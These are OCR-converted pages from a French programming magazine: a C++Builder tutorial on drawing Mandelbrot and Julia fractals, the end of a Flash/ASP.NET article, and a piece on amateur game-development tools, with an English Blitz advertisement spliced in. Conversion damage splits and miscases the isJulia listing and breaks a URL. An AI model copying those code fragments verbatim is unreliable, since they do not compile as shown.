ser.text" pour le récupérer, on utilise donc "Flash.Params[0]" après avoir
vérifié que params n'est pas vide.*/

    if (Flash.Params.Count > 0)
    {
// ensuite on concatène le message qui sera renvoyé avec le premier
paramètre qui n'est autre // que le nom de l'utilisateur.
        message += Flash.Params[0].ToString();
    }

//enfin on retourne le résultat à flash, grâce à la propriété result de l'objet
flash qui est // l'instance du web contrôle flashgateway.
    Flash.Result = message;
%>
```

Test de l'application

Pour tester l'application, lancez le swf. Le player flash se lance et vous pouvez entrer votre nom dans la zone de texte. Cliquez sur le bouton, un message vous informant de la prise de contact avec le serveur apparaît. Au bout de quelques secondes (à cause du compilateur JIT, la première exécution peut être plus longue) le message Hello, suivi de votre nom, apparaît. Dans cette application on a vu comment envoyer et recevoir des données avec le serveur, dans les applications suivantes qui feront l'objet d'un deuxième article, nous verrons comment utiliser une base de données distante et les Web Services.

Xavier Vanneste

71

Sur le
CD ROM

Créez votre générateur de fractales

Les informaticiens eux aussi, ont le droit de donner libre cours à leur créativité et à leur sens artistique. Un peu de finesse dans un monde de brutes...

Cet article se propose d'exposer les bases nécessaires au développement d'un générateur de fractales complexes. Les fractales ont été très à la mode dans les années 1980 à la suite des travaux du polytechnicien Benoît Mandelbrot au centre de recherche d'IBM. Les fractales sont des ensembles mathématiques fascinants, car une portion d'un tel ensemble est identique à la totalité. La puissance des ordinateurs d'aujourd'hui permet de calculer et de représenter ces ensembles répétitifs à l'esthétique indéniable (figure 1).

Les ensembles de Mandelbrot et de Julia

Ces ensembles sont des collections de points. L'ensemble de Mandelbrot est l'ensemble de tous les complexes (encadré 1) c tels que l'itération :

$$z' = z^2 + c$$

ne tend pas vers l'infini. Pratiquement, on fait un calcul itératif

Encadré 1

Les nombres complexes

Les nombres complexes sont des entités mathématiques dotées d'une partie réelle et d'une partie imaginaire. On note un nombre complexe ainsi :

$$c = a + ib$$

où a est la partie réelle et b la partie imaginaire d'un nombre complexe c . Le nombre imaginaire pur i est très particulier car :

$$i^2 = -1$$

La plupart des langages informatiques (C++, Java, Python, Lisp, etc.) ont un type complexe qui représente un nombre complexe sous la forme d'une paire (a, b) où a est la partie réelle du nombre et b la partie imaginaire, comme expliqué plus haut. Les langages disposant d'un type complexe savent bien entendu effectuer des opérations avec. Si votre langage de prédilection ne connaît pas le type complexe, ces quelques formules vous seront utiles :


$$c = a + ib$$

$$c^2 = a^2 - b^2 + i(2ab)$$

$$c1 = a1 + ib1, c2 = a2 + ib2$$

$$c1+c2 = (a1+a2) + i(b1+b2)$$

$$\text{norme de } c = a^2 + b^2$$



> Figure 1: De nombreuses galeries de fractales existent sur le Net. Cette image provient de <http://perso.club-internet.fr/dreamp/fractal/>, une galerie qui vaut le détour.

pour chaque point du plan complexe. On appelle plan complexe, un plan dans lequel on porte la partie réelle d'un nombre complexe sur l'axe des abscisses, et la partie imaginaire sur l'axe des ordonnées. Pour chaque point c du plan, on calcule :

$$z_0 = 0 \text{ (nombre complexe de partie réelle et imaginaire nulle)}$$

$$z_1 = z_0^2 + c$$

$$z_2 = z_1^2 + c$$

$$z_3 = z_2^2 + c$$

et ainsi de suite.

Ceci posé, soit le calcul tend vers l'infini et dans ce cas le point c du plan complexe n'appartient pas à l'ensemble de Mandelbrot, soit le calcul ne tend pas vers l'infini et nous avons un point de l'ensemble. Dans la pratique, ce test d'appartenance à l'ensemble est simple, puisque les mathématiciens ont démontré que si, au cours de l'itération, un nombre complexe z_n « je dis bien z_n » a une norme supérieure à 4, alors l'itération tendra vers l'infini et le point n'appartiendra pas à l'ensemble. Bien sûr il n'est pas question de faire itérer l'ordinateur éternellement. On choisira donc un nombre d'itération maximum, et si à l'issue de toutes les itérations, la norme du nombre complexe ne dépasse pas 4, on considérera que le point fait partie de l'ensemble de Mandelbrot. Comme le bon sens le suggère, le nombre limite d'itérations influencera grandement les résultats. De la même manière, il est évident qu'il ne sert strictement à rien de s'occuper de nombres complexes c dont la norme est dès le départ supérieure ou égale à 4. La non appartenance de ces points à l'ensemble de Mandelbrot est certaine et l'on ne travaille donc que dans la petite surface ainsi délimitée pour calculer des fractales.

Les esprits curieux peuvent légitimement se demander pourquoi commencer l'itération avec un nombre complexe nul. Expérimentez avec les programmes sur le Cd-Rom et vous constaterez qu'un nombre complexe z non nul au départ déforme l'ensemble de



NIVEAU : INTERMÉDIAIRE

Mandelbrot. C'est donc un paramètre intéressant à explorer, de même que le nombre maximal d'itérations.

L'ensemble de Julia est défini légèrement différemment. Cette fois, on fixe le nombre c et l'on procède à des itérations pour chaque point z du plan complexe. Ceci posé, la procédure de calcul reste la même, et le test d'appartenance d'un point à l'ensemble de Julia s'effectue comme précédemment. Le choix du point c est déjà un art par lui-même. De petites variations provoquent des résultats étonnants. Pour vous faire la main, je vous suggère d'essayer les valeurs:

Partie réelle	Partie imaginaire
-0.5	0
-0.5	0.3
-1	0.16
-0.12	0.765
0	1
-0.3	0.7
-0.775	0.177
0.44	0.29
-0.513	-0.579

Les exemples

Vous trouverez de nombreux programmes d'exemple sur le Cd-Rom. J'ai écrit ces programmes avec C++Builder sous Windows. J'ai fait ce choix pour deux raisons: d'abord la rapidité de C++ permet de générer des images rapidement, ensuite, les sources peuvent être repris directement avec l'édition personnelle de Kylix si vous êtes sous Linux (mis à part la macro RGB présente dans le source, car clarifiant la lecture. Le type TColor de Borland permet lui aussi de travailler avec des valeurs RGB. Adaptez le code selon vos besoins) Si vous travaillez avec un autre environnement ou un autre langage, vous ne devriez pas avoir de grandes difficultés à transposer le code, car celui-ci est fort simple.

Encadré 2

```
// Générateur d'ensemble de Mandelbrot
// (listing partiel)

class TForm1 : public TForm
{
private:
    double min_x, max_x;
    double min_y, max_y;

    int iteration;
    int limite;

    void Clear();
    void Reset();
    void DrawPoint(int, int);
    bool isMandelbrot(double, double);
};

#include <complex>

using namespace std;
```

```
__fastcall TForm1::TForm1(TComponent* Owner)
: TForm(Owner)
{
    Reset();
}

void TForm1::Clear()
{
    Canvas->Brush->Color = clWhite;
    Canvas->FillRect(TRect(0, 0, 400, 400));
}

void TForm1::DrawPoint(int x, int y)
{
    Canvas->MoveTo(x, y);
    Canvas->LineTo(x+1, y);
}

void __fastcall TForm1::Button1Click(TObject *Sender)
{
    bool test;
    double largeur = max_x - min_x;
    double hauteur = max_y - min_y;

    Clear();

    for(int i=0; i<400; i++)
        for(int j=0; j<400; j++)
            if(isMandelbrot(min_x+i*largeur/400.0, min_y+j*hauteur/400.0))
                DrawPoint(i, j);
}

bool TForm1::isMandelbrot(double r, double i)
{
    complex<double>c(r, i);
    complex<double>z(0, 0);
    for(int i=0; i<25; i++)
    {
        z = pow(z, 2);
        z = z + c;
        if(norm(z) > 4.0)
            return false;
    }
    return true;
}

void __fastcall TForm1::FormMouseDown(TObject *Sender, TMouseButton Button,
TShiftState Shift, int X, int Y)
{
    static bool premier = false;

    if(!premier)
    {
        min_x = (X - 200)/100.0;
        min_y = (Y - 200)/100.0;
        premier = true;
        return;
    }
    if(premier)
    {
        max_x = (X - 200)/100.0;
        max_y = (Y - 200)/100.0;
        premier = false;
        Invalidate();
        return;
    }
}
```

```


}
}

void TForm1::Reset()
{
    min_x = min_y = -2.0;
    max_x = max_y = 2.0;
}

void __fastcall TForm1::Button2Click(TObject *Sender)
{
    Reset();
    Invalidate();
}

void __fastcall TForm1::FormPaint(TObject *Sender)
{
    Button1Click(this);
}

```



> **Figure 2:** L'ensemble de Mandelbrot, la fameuse figure du "pou", dans notre programme d'exemple.

Ce programme modeste, qui pour l'instant ne travaille qu'en noir et blanc (figure 2) comporte toutefois une fonctionnalité de zoom. Visualisez mentalement la zone que vous souhaitez agrandir, cliquez sur le coin en haut et à gauche puis sur le coin en bas et à droite et observez le résultat. Vous verrez par vous même que le "pou", l'ensemble de Mandelbrot, se répète à l'infini à l'intérieur de lui même. Pour tracer un ensemble de Julia, il suffit de remplacer la méthode isMandelbrot, qui teste l'appartenance à l'ensemble, par la méthode isJulia que voici :


```

bool TForm1::isJulia(double r, double i)
{
    complex<double> z(r, i);
    for(int i=0; i<25; i++)
    {
        z = pow(z, 2);
    }
}

```



NIVEAU : INTERMÉDIAIRE




> **Figure 3:** Un ensemble de Julia pour $c = -0.775 + 0.177i$

```

Z = Z + C;
if(norm(z) > 4.0)
    return false;
}
return true;
}

```




> **Figure 4:** Le gestionnaire de palette de Fractal Explorer. Allez faire un petit tour à <http://www.electasy.com/Fractal-Explorer/>

Vous obtenez alors, selon la valeur de c que vous avez choisie, un ensemble de Julia (figure 3).

Un peu de couleur

Ces premiers résultats sont certes encourageants, mais bien ternes en comparaison de ce que l'on peut voir figure 1. C'est là que vous pourrez exprimer toute votre créativité, en définissant des algorithmes de coloration des fractales. Il y a deux points clés : L'algorithme lui même et la palette de couleurs. Le caractère cyclique des fractales rend pertinente la création d'une palette de



> **Figure 5:** Un algorithme tout simple et notre ensemble de Julia a déjà fière allure.

couleur, elle même cyclique. La plupart des générateurs de fractales que vous pouvez télécharger sur le Net procèdent ainsi (figure 4). Il existe toutefois quelques expédients pour se faire plaisir rapidement. Par exemple, on peut appliquer des fonctions trigonométriques à l'argument du nombre complexe, c'est à dire à l'angle entre l'axe des abscisses et la droite passant par l'origine et le point. les fonctions trigonométriques sinus et cosinus ont la bonne idée de retourner une valeur comprise en -1 et 1, ce qui facilite la transposition en valeur RGB. Ainsi il est possible de modifier très simplement le programme Julia comme ceci:

```
bool TForm1::isJulia(double r, double i)
{
    complex<double> z(r, i);
    int j;

    for(j=1; j<25; j++)
    {
        z = pow(z, 2);
        z = z + c;
        if(norm(z) > 4.0)
        {
            Canvas->Pen->Color = clBlue;
            return false;
        }
    }
    Canvas->Pen->Color = (TColor)RGB(abs(sin(arg(z)))*255,
    0, abs(sin(arg(z)))*255);
    return true;
}
```

Cela donne déjà un résultat sympathique, comme vous pouvez le constater figure 5.

L'algorithme d'échappement


Cet algorithme a pour but d'éviter de faire apparaître les fractales sur un fond de couleur uni. Il repose sur une idée toute simple. On prend en compte le nombre d'itérations nécessaires, pour constater qu'un point n'appartient pas à l'ensemble de Mandelbrot ou de Julia, et l'on construit une couleur à partir de cette valeur. Le morceau de code ci-dessous met ce principe en application et tant qu'on y est, on colore également l'intérieur de la fractale, en appli-

quant des fonctions trigonométriques à la norme du nombre complexe. La figure 6 montre le résultat des opérations. Et voici ce petit code aux grands effets :

```
void TForm1::Mandelbrot(double r, double i)
{
    complex<double>c(r, i);
    complex<double>z(0, 0);

    double n;

    for(int i=0; i<25; i++)
    {
        z = pow(z, 2);
        z = z + c;
        n = norm(z);
        if(n > 4.0)
        {
            Canvas->Pen->Color = (TColor)RGB((i*255)%500,
            (i*255)%300, (i*255)%300);
            return;
        }
        else
            Canvas->Pen->Color = (TColor)RGB(cos(n)*150, 0, sin(n)*255);
    }
}
```



> **Figure 6:** Coloration de l'extérieur à l'ensemble, à partir d'un algorithme d'échappement.

Pour conclure

Les fractales complexes sont un domaine inépuisable pour celui qui aime expérimenter et explorer. N'hésitez pas à étendre vos essais à d'autres fonctions polynômes que $z^2 + c$. De même, ne vous limitez pas au degré deux. Et soyez inventifs en ce qui concerne les algorithmes de coloration. Par exemple l'application des formules statistiques, donne de remarquables résultats. Bonne informatique artistique et récréative !

Frédéric Mazué
frederic.mazue@programmez.com


La dernière aventure : JOUEZ A PROGRAMMER LUDIQUE !

PAR JEAN-MICHEL MAMAN


Bon, mieux vaut " calmer le jeu " tout de suite : impossible aujourd'hui à un individu, ou à un groupe d'individus, de créer des " monstres " ludiques tels que C&C Generals, Warcraft, Rayman ou Sim City 4 ! Oui, en dehors d'un studio de développement, toute programmation de jeu, quel que soit le talent de son auteur, est nécessairement amateur...

Pourquoi ? C'est tout simplement que le code même du jeu n'est plus qu'une colonne vertébrale. Autour d'elle s'articulent des disciplines si multiples : graphisme, traitement sonore, intelligence artificielle, gestion réseau, etc., si lourdes et si diverses,

qu'aucun programmeur homme-orchestre ne peut les assumer à lui seul. Est-ce à dire que vous êtes pour autant cantonné au rôle " passif " de joueur, ou à la création d'une enième version du Démineur ou de la Dame de Pique ? Pas du tout. De



2



1

nombreux langages, outils, librairies, communautés, sont à la disposition du programmeur indépendant. Pour quoi faire ? Par exemple, pour le plaisir de réaliser une idée qui vous est chère. Ou pour mettre vos qualités au défi des exigences et contraintes de la programmation ludique. Ou enfin pour réaliser une démo, version partielle et sommaire d'un jeu, afin de séduire un éditeur qui en lancera le développement professionnel...

Dans quelle langue ?

Evidemment, pour un jeu de réflexion, sans réelles exigences de graphisme ni de vitesse, tout langage conviendra, du moment que vous en avez l'habitude. Pour un jeu plus animé et ambitieux, vous pouvez aussi rester fidèle à votre langage favori, Basic, Pascal, C/C++... Mais attention, la tâche ne sera pas pour autant facilitée : les contraintes de rapidité et de fluidité des logi-

ciels de jeu obligent à un exercice difficile. En effet, les routines graphiques classiques des langages de programmation " standards " sont souvent insuffisantes. Il faut en outre intervenir directement au plus bas niveau du hardware, ce qui rend la portabilité de votre code très délicate. Enfin, vous devez bouleverser vos habitudes de programmation : pas

de calculs en virgule flottante, un recours limité aux classes du C, commodés mais ralentissantes par overlay. Et souvent l'obligation, pour les plus courageux, après avoir écrit tout leur programme en C, de déterminer les points de freinage cruciaux pour les passer en assembleur...

Des langages spécifiques

Pour s'éviter tous ces soucis, il existe des langages de programmation spécifiquement ludiques tout à fait respectables. Leur librairie d'instructions est adaptée au jeu pour le graphisme en 2D ou en 3D, l'animation, le son, etc. Certes, ils vous laissent un contrôle distant du code. Et peut-être ne sont-ils pas aussi rapides que ce qu'obtiendrait une programmation pointue bas niveau. Cependant, avec les processeurs actuels, la différence est négligeable.

3D **Game Creator**(illustration 1 et 2), édité par Focus Interactive, est une référence en matière de simplicité et d'efficacité : son



Allez-y Allegro !

Vous vous éviterez beaucoup de fatigue en recourant à l'excellent Allegro (pour Allegro Low Level Game Routines) : une librairie de routines C/C++ totalement spécialisées jeux, sous Dos, Unix, Windows, BeOS, MacOS et QNX. Cette œuvre immense et coopérative est gratuite (votre meilleure contribution est de l'enrichir, si possible, de vos propres routines) et elle vous offre des sources directement utilisables : dessin en 2D, sprites, effets de rotation et de transparence, manipulation de palettes, gestion du son et des interfaces, bases de la 3D avec contrôles graphiques sous tous les systèmes supportés, entre autres en mode-X sous Dos ou Direct X sous Windows. La dernière version d'Allegro date de début avril, vous la trouverez à <http://alleg.sourceforge.net/index.fr.html>.

Notez qu'Allegro réunit aussi, sur un autre site (<http://www.allegro.cc>), sa communauté de créateurs et de programmeurs de jeux, avec près de 500 projets aboutis ou en cours, dont les exécutables comme les codes sources sont pleinement accessibles - de quoi alimenter par l'exemple vos propres projets !

Blitz - offering power, performance, flexibility and ease of use:

Power

Blitz2D has everything you need in order to create a state of the art 2D game - GPUs, terrains, bones - you name it, it's got it.

Want to create something to compete with the latest games out there? No problem. Just ask Blitz user Joshua Kinn, who is using Blitz2D to create the FPS game Singularity that looks just as good as anything else currently available.



Performance

Blitz is renowned for both its speed and reliability. Any computer with a 2D graphics card and DirectX 7+ installed, is capable of running Blitz programs.

You do not even need a high-spec computer to run Blitz2D programs. Games such as Retro64's Best Friends are designed to ensure that they will run at a smooth rate on almost any machine with a 2D card.



Flexibility

With Blitz, you can create anything. Games, demos, apps - it's your choice.

Of course, Blitz has been designed specifically with games in mind, but that hasn't stopped the likes of Sabata 191 creating successful apps such as TRebreag.



Ease Of Use

Blitz is so easy to use, you will be able to create programs in half the time you would with other languages. Half the development, twice the productivity.

Arcade Bowling, a game programmed by Dave Kirk and published by 18pc.com, was developed from start to finish in less than one month. You could do the same.



langage, le Dark Basic, s'apprend rapidement. Il est pourtant puissant sans être trop contraignant, au point de générer des communautés de développeurs individuels inventifs, qui en repoussent les limites. On reprochera seulement à 3DGC de privilégier excessivement les jeux de tirs en vue subjective et d'offrir une palette de contrôles graphiques qui manque de subtilité.

Le jeu en Blitz

Le fameux **Blitz3D** (illustration 3) est à notre avis préférable : c'est à coup sûr l'outil de développement ludique le plus reconnu à ce jour et qui compte le plus d'adeptes. Il s'appuie d'abord sur un langage, le Blitz Basic, qui combine en fait un jeu d'instructions de type "basic" et une structure de programmation proche du C. Un compromis idéal, qui satisfait les novices comme les pros. En outre, il intègre un moteur 3D d'une redoutable efficacité : rapide, il prend cependant en charge les traitements graphiques les plus pointus. Plus de 500 commandes permettent de gérer sprites, collisions, textures, transparences, animations, éclairages, caméras, blending, etc. Le programme est en même temps très ouvert, puis qu'il importe sans difficul-

XWad: e2m2

Quit	BigMap	Line #	241	Delete
Load:	e2m2	Tag	0	Ver Flip
Save As:	e2m2	Type	0	Side Flip
Ver Mode	Line Mode	Vertex #	118	299
Sect Mode	Thing Mode	Impassible	Two Sided	M-Impass
Prev	Next	Unp Upper	Unp Lower	Secret
Grid:	64	Block Snd	No Map	Force Map
		Poster		
		Split	Mk Sector	Corridor
		Side #	244	-1
		Sector #	242	
		Offset	0/0	
		Texture	MARBLE3	
		U-Texture	-	
		L-Texture	-	



Zoom In Zoom Out Scale: 4:1

Moteurs à dollars ?

Au dernier Game Developer Conference de mars 2003, à San Jose en Californie, les Game Engines (nom élargi des moteurs 3D) ont mis en vedette le secteur du "middleware" ludique. Avec deux stars essentiellement : NetImmerse, le moteur créé par Numerica Design Limited, qui a équipé Dark Age of Camelot, Freedom Force et Morrowind. Et avec UnrealEngine, d'Epic, moteur d'Unreal Tournament 2003 (bien sûr) et de Raven Shield... Vous en rêvez ? Sortez le porte-monnaie : une licence d'utilisation de NetImmerse coûte 50.000 \$ par jeu développé. Pour UnrealEngine, vous avez le choix : 300.000 \$ avec 3% de royalties pour Epic sur la vente de votre jeu, ou 600.000 \$ sans royalties. Bon, il vous reste deux solutions : soit revenir tristement à votre BlitzBasic, soit créer un moteur encore meilleur... et devenir milliardaire !

té tous les types essentiels de fichiers graphiques, .X, .3DS, .Md2 ou les .BSP de Quake3. Enfin, les bibliothèques de routines, qui lui sont dédiées, sont innombrables sur le Net, de quoi vous dépanner ou vous faire gagner du temps. Il reste à préciser que son appellation "3D", quoique effective, ne le limite pas : la souplesse de son moteur et de ses instructions le destine à la programmation de toute catégorie de jeu. Au-delà du graphisme, il permet par exemple de gérer aisément le jeu en réseau et les parties multi joueurs sous DirectPlay. Donc, n'hésitez pas à télécharger sa version démo gratuite à <http://www.blitzbasic.com>, c'est du tout bon !

Fidèle au C !

Si vous refusez la (relative) facilité de ces langages dédiés, optez bien évidemment pour le C/C++. Vous aurez alors intérêt à faire appel à des bibliothèques de routines typiquement ludiques comme Allegro (voir encadré) ou à charger et à étudier des codes sources appropriés. Le mieux est évidemment de s'inspirer des plus grands, et les sources de jeux comme Return To Castle Wolfenstein, No One Lives Forever, Quake II, ou bien évidemment Doom sont aujourd'hui disponibles. Vous pouvez les trouver sur l'excellent site de développement ludique <http://prografix.ga> mes-creators.org. Vous pouvez aussi dénicher sur le Net de nombreux moteurs 3D prêts à l'emploi, parfois gratuits, comme **Dumb...** (illustration 4) Ils ont cependant leurs limites : résultat de créations individuelles, peu coûteux, ils ne peuvent évidemment avoir la puissance des "game engines" professionnels comme NetImmerse ou Epic UnrealEngine (voir encadré). En plus, ils exigent largement votre part de "bidouille" "... Mieux vaut dans ce cas vous convertir aux charmes de 3D Game Creator ou de Blitz3D, dont les moteurs sont prêts à l'emploi et très honorablement performants !

